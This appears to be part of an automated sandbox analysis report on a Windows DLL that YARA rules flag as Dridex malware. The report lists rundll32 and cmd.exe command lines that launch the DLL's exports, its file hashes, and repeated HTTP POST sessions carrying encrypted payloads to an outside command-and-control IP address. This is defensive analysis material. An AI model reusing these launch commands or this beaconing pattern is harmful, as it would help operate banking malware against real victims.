2021-10-28 02:55:57 UTC	410	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:58 UTC	415	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:58 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.3	50149	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:56:01 UTC	415	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:56:01 UTC	415	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:56:02 UTC	424	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:56:02 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.3	50150	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:56:01 UTC	419	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:56:01 UTC	420	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:56:02 UTC	424	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:56:02 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.3	50157	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:56:05 UTC	425	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:56:05 UTC	425	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:56:06 UTC	434	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:56:06 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.3	50158	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:56:05 UTC	429	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:56:05 UTC	429	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:56:06 UTC	434	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:56:06 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.3	50165	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:56:09 UTC	434	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:56:09 UTC	435	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:56:10 UTC	444	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:56:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.3	50166	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:56:09 UTC	439	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:56:09 UTC	439	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:56:10 UTC	444	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:56:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49775	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:29 UTC	44	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:29 UTC	44	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:30 UTC	49	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6832 Parent PID: 4636

General

Start time:	04:52:06
Start date:	28/10/2021

Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll'
Imagebase:	0xc50000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000002.00000002.815049595.000000006E931000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000002.00000003.413004072.00000000010D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

Analysis Process: cmd.exe PID: 6888 Parent PID: 6832

General

Start time:	04:52:07
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll',#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6960 Parent PID: 6832

General

Start time:	04:52:07
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll,Bluewing
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000006.00000003.380770170.00000000007C0000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6972 Parent PID: 6888

General

Start time:	04:52:07
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll',#1
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000007.00000002.816097382.000000006E931000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000007.00000003.381345345.00000000031A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: rundll32.exe PID: 7024 Parent PID: 6832

General

Start time:	04:52:11
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll,Earth
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000008.00000003.400629828.00000000008D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 7052 Parent PID: 6832

General

Start time:	04:52:18
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.9478.dll,Masterjust
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000009.00000003.411045678.00000000046D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis